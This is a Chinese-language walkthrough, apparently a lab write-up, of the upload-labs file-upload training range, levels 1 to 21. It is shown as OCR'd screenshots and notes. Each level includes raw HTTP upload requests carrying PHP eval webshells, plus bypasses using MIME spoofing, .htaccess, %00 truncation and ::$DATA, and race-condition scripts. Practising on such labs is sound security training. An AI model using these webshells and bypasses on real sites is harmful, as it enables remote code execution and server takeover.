

pass-01

第一关前端js校验

修改前端js代码

F12查看



删除onsubmit="return checkFile()"即可

117.72.8.68/upload/1.php

搜索

资产

漏洞提交平台

SRC平台

靶场

资料

工具

编解码器

CTF

博客

社区论坛

PHP

flask的SSTI注入 - 先...

JavaScript 作

PHP Version 5.5.38

php

System	Linux 7bda49650886 3.10.0-1160.80.1.el7.x86_64 #1 SMP Tue Nov 8 15:48:59 UT 2022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files	/usr/local/etc/php/conf.d/docker-php-ext-xif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysql.ini

查看器

控制台

调试器

网络

样式编辑器

性能

内存

存储

HackBar

无障碍环境

应用程序

Encryption

Encoding

SQL

XSS

Other

Load URL

Split URL

Execute

http://117.72.8.68/upload/1.php

☒ Post data

☐ Referer

☐ User Agent

☐ Cookies

Clear All

key=phpinfo();

禁用js

Q javascript <input type="checkbox"/> 仅显示修改过的首选项		
browser.opaqueResponseBlocking.javascriptValidator	true	↕
browser.urlbar.filter.javascript	true	↕
devtools.debugger.features.javascript-tracing	false	↕
devtools.debugger.javascript-tracing-log-method	console	↕
javascript.enabled	false	↕ 5
javascript.options.array_grouping	true	↕

burp抓包绕过

将文件后缀设置为jpg，然后抓包

```
-----2297587488586
256378272329
Content-Disposition: form-data; name="
upload_file"; filename="1.jpg"
Content-Type: image/jpeg

<?php
@eval($_POST['key']);
```

再将后缀修改为php

```
-----2297587488586388256378272329
Content-Disposition: form-data; name="upload_file"; filename
="1.php"
Content-Type: image/jpeg

<?php
@eval($_POST['key']);

-----2297587488586388256378272329
Content-Disposition: form-data; name="submit"
```

上传成功

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

浏览...

未选择文件。

上传



pass-02

第二关检查文件的MIME

上传1.php, 抓包

Intercept HTTP history WebSockets history Proxy settings

Request to http://117.72.8.68:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /Pass-02/index.php HTTP/1.1
2 Host: 117.72.8.68
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----65231803629588951881631032582
8 Content-Length: 385
9 Origin: http://117.72.8.68
10 Connection: close
11 Referer: http://117.72.8.68/Pass-02/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----65231803629588951881631032582
15 Content-Disposition: form-data; name="upload_file"; filename="1.php"
16 Content-Type: application/octet-stream
17
18 <?php
19 @eval($_POST['key']);
20
21 -----65231803629588951881631032582
22 Content-Disposition: form-data; name="submit"
23
24
25
26 -----65231803629588951881631032582--

```


修改application/octet-stream为image/jpeg

```

14 -----65231803629588951881631032582
15 Content-Disposition: form-data; name="upload_file"; filename="1.php"
16 Content-Type: image/jpeg
17
18 <?php
19 @eval($_POST['key']);
20
21 -----65231803629588951881631032582
22 Content-Disposition: form-data; name="submit"
23
24
25
26 -----65231803629588951881631032582--

```


上传成功



pass-03

第三关禁止上传.asp|.aspx|.php|.jsp后缀文件

把后缀改为phtml



后缀也可以为.php5 .pht

但是要配置apache的httpd.conf

pass-04

第四关本pass禁止上

传.php|.php5|.php4|.php3|.php2|.php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|.pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsw|.jsp|.jtml|.jSp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf后缀文件


这里我们可以上传.htaccess

```
SetHandler application/x-httpd-php
```

然后上传123.jpg

```
GIF89a
<script language="php">eval($_POST['cmd']);</script>
```

GIF89a

PHP Version 5.5.38

System	Linux 7bda49650886 3.10.0-1160.80.1.el7.x86_64 #1 SMP Tue Nov 8 15:48:59 UTC 2022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 HackBar 无障碍环境 应用程序

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

http://117.72.8.68/upload/123.jpg

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

cmd=phpinfo();

pass-05

第五关源码如下

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".p
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
```

也就是说这里会删除文件名末尾的.，然后再删除空格

那么我们可以构造 1.php..

```

13 -----158895366342276977853265113912
14 Content-Disposition: form-data; name="upload_file"; filename="1.php. .|"
15 Content-Type: application/octet-stream
16
17
18 <?php
19 @eval($_POST['key']);
20

```

GIF89a
auto_prepend_file=123.jpg

第八关没有使用deldot()过滤文件名末尾的点，加.绕过即可

```
-----
Referer: http://117.72.8.68/Pass-08/index.php
Upgrade-Insecure-Requests: 1

-----36271764443217164556908660207
Content-Disposition: form-data; name="upload_file"; filename="shell.php."
Content-Type: application/octet-stream

<script language="php">eval($_POST['cmd']);</script>
-----36271764443217164556908660207
```

pass-09

第九关没有对::DATA进行处理, 使用::DATA绕过

php在window的时候如果文件名+"::\$DATA"会把::\$DATA之后的数据当成文件流处理, 不会检测后缀名, 且保持"::\$DATA"之前的文件名

```
Upgrade-Insecure-Requests: 1

-----3381067478651517031954307319
Content-Disposition: form-data; name="upload_file"; filename="shell.php::DATA"
Content-Type: application/octet-stream

<script language="php">eval($_POST['cmd']);</script>
-----3381067478651517031954307319
Content-Disposition: form-data; name="submit"
```

pass-10

与第五关相同

pass-11

第十一关的关键点在于

```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

会对黑名单中的关键名进行删除, 使用双写绕过

```
0 Connection: close
1 Referer: http://117.72.8.68/Pass-11/index.php?action=show_code
2 Upgrade-Insecure-Requests: 1
3
4 -----274279229514716887424026941416
5 Content-Disposition: form-data; name="upload_file"; filename="shell.pphphp"
6 Content-Type: application/octet-stream
7
8 <script language="php">eval($_POST['cmd']);</script>
9 -----274279229514716887424026941416
```

pass-12

第十二关使用白名单限制了上传类型, 但是上传路径是可以控制的

可以使用%00截断，但是应该注意使用%00截断php版本必须在5.3.4以下

```
1 POST /Pass-12/index.php?save_path=../upload/shell.php%00 HTTP/1.1
2 Host: 117.72.8.68
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----730083288340363
8 Content-Length: 406
9 Origin: http://117.72.8.68
10 Connection: close
11 Referer: http://117.72.8.68/Pass-12/index.php?save_path=../upload/
12 Upgrade-Insecure-Requests: 1
13
14 -----7300832883403630686117589903
15 Content-Disposition: form-data; name="upload_file"; filename="shell.jpg"
16 Content-Type: application/octet-stream
17
18 <script language="php">eval($_POST['cmd']);</script>
19 -----7300832883403630686117589903
20 Content-Disposition: form-data; name="submit"
21
22
23 -----7300832883403630686117589903--
```

pass-13


与第十二关类似，但是是POST方式修改

```
14 -----24113804830989666571047951368
15 Content-Disposition: form-data; name="save_path"
16
17 ../upload/shell.php+
18 -----24113804830989666571047951368
19 Content-Disposition: form-data; name="upload_file"; filename="shell.png"
20 Content-Type: application/octet-stream
21
22 <script language="php">eval($_POST['cmd']);</script>
23 -----24113804830989666571047951368
24 Content-Disposition: form-data; name="submit"
25
26
27 -----24113804830989666571047951368--
```

POST不会自行解码，所以需要对其%00进行编码

pass-14

图片马+文件包含

PHP Version 5.5.38

System	Linux 7bda49650886 3.10.0-1160.80.1.el7.x86_64 #1 SMP Tue Nov 8 15:48:52022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

查看器

控制台

调试器

网络

样式编辑器

性能

内存

存储

HackBar

无障碍环境

应用程序

EncryptionEncodingSQLXSSOther

Load URL

Split URL

Execute

http://117.72.8.68/include.php?file=upload/8620240114112827.gif

☒ Post data

☐ Referer

☐ User Agent

☐ Cookies

Clear All

cmd=phpinfo();

pass-15

同第十四关

pass-16

同第十四关

pass-17

第十七关使用了二次渲染，判断了后缀名、content-type，利用imagecreatefromgif判断是否为gif图片，最后二次渲染。

正常流程我们需要上传gif图片，然后下载渲染后的图片，对比两者不变的地方，插入一句话，然后再包含

这里使用大佬的gif

Attack Save Columns 4. Intruder attack of http://117.72.8.68

4. Intruder attack of http://117.72.8.68 Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Requ...	Payload	Status code	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
10	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
11	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
12	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
13	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
14	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
15	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
16	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
17	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
18	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	
19	null	200	<input type="checkbox"/>	<input type="checkbox"/>	4744	

225384


脚本如下:

```
<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST["cmd"])?>');?>
```


利用python:

```
import requests
url = "http://xxxx/upload/w.php"
while True:
    html = requests.get(url)
    if html.status_code == 200:
        print("OK")
        break
```

上传成功



PHP Version 5.5.38



System	Linux 7bda49650886 3.10.0-1160.80.1.el7.x86_64 #1 SMP Tue Nov 8 15:48:59 UTC 2022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-ldap.ini

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 HackBar 无障碍环境 应用程序

ryption

Encoding

SQL

XSS

Other

Load URL

http://117.72.8.68/upload/shell.php

Split URL

Execute

☒ Post data
 ☐ Referer
 ☐ User Agent
 ☐ Cookies
 [Clear All](#)

cmd=phpinfo();

pass-19

同第十八关，但是需要改为上传图片马，利用文件包含执行图片马的内容

python:

```
import requests
url = "http://xxx/upload-labs/include.php?file=upload/pass19.png"
while True:
    html = requests.get(url)
    if ( 'warning' not in str(html.text)):
        print('ok')
        break
```

pass-20

在save_name处%00截断，注意编码和php版本

```
4 -----2554360592552857088219472338
5 Content-Disposition: form-data; name="upload_file"; filename="shell.php"
6 Content-Type: application/octet-stream
7
8 <script language="php">eval($_POST['cmd']);</script>
9 -----2554360592552857088219472338
10 Content-Disposition: form-data; name="save_name"
11
12 upload-19.php.png
13 -----2554360592552857088219472338
14 Content-Disposition: form-data; name="submit"
15
16 00
```

move_upload_file()会忽略文件末尾的./

```
7
8 <script language="php">eval($_POST['cmd']);</script>
9 -----3366601077756044729638282691
0 Content-Disposition: form-data; name="save_name"
1
2 upload-19.php/.
3 -----3366601077756044729638282691
4 Content-Disposition: form-data; name="submit"
5
```

pass-21

数组绕过

```
14 -----62725491530483582972178792239
15 Content-Disposition: form-data; name="upload_file"; filename="shell.php"
16 Content-Type: image/png
17
18 <script language="php">eval($_POST['cmd']);</script>
19 -----62725491530483582972178792239
20 Content-Disposition: form-data; name="save_name[0]"
21
22 upload-20.php/
23 -----62725491530483582972178792239
24 Content-Disposition: form-data; name="save_name[2]"
25
26 png
27 -----62725491530483582972178792239
28 Content-Disposition: form-data; name="submit"
29
30 00
```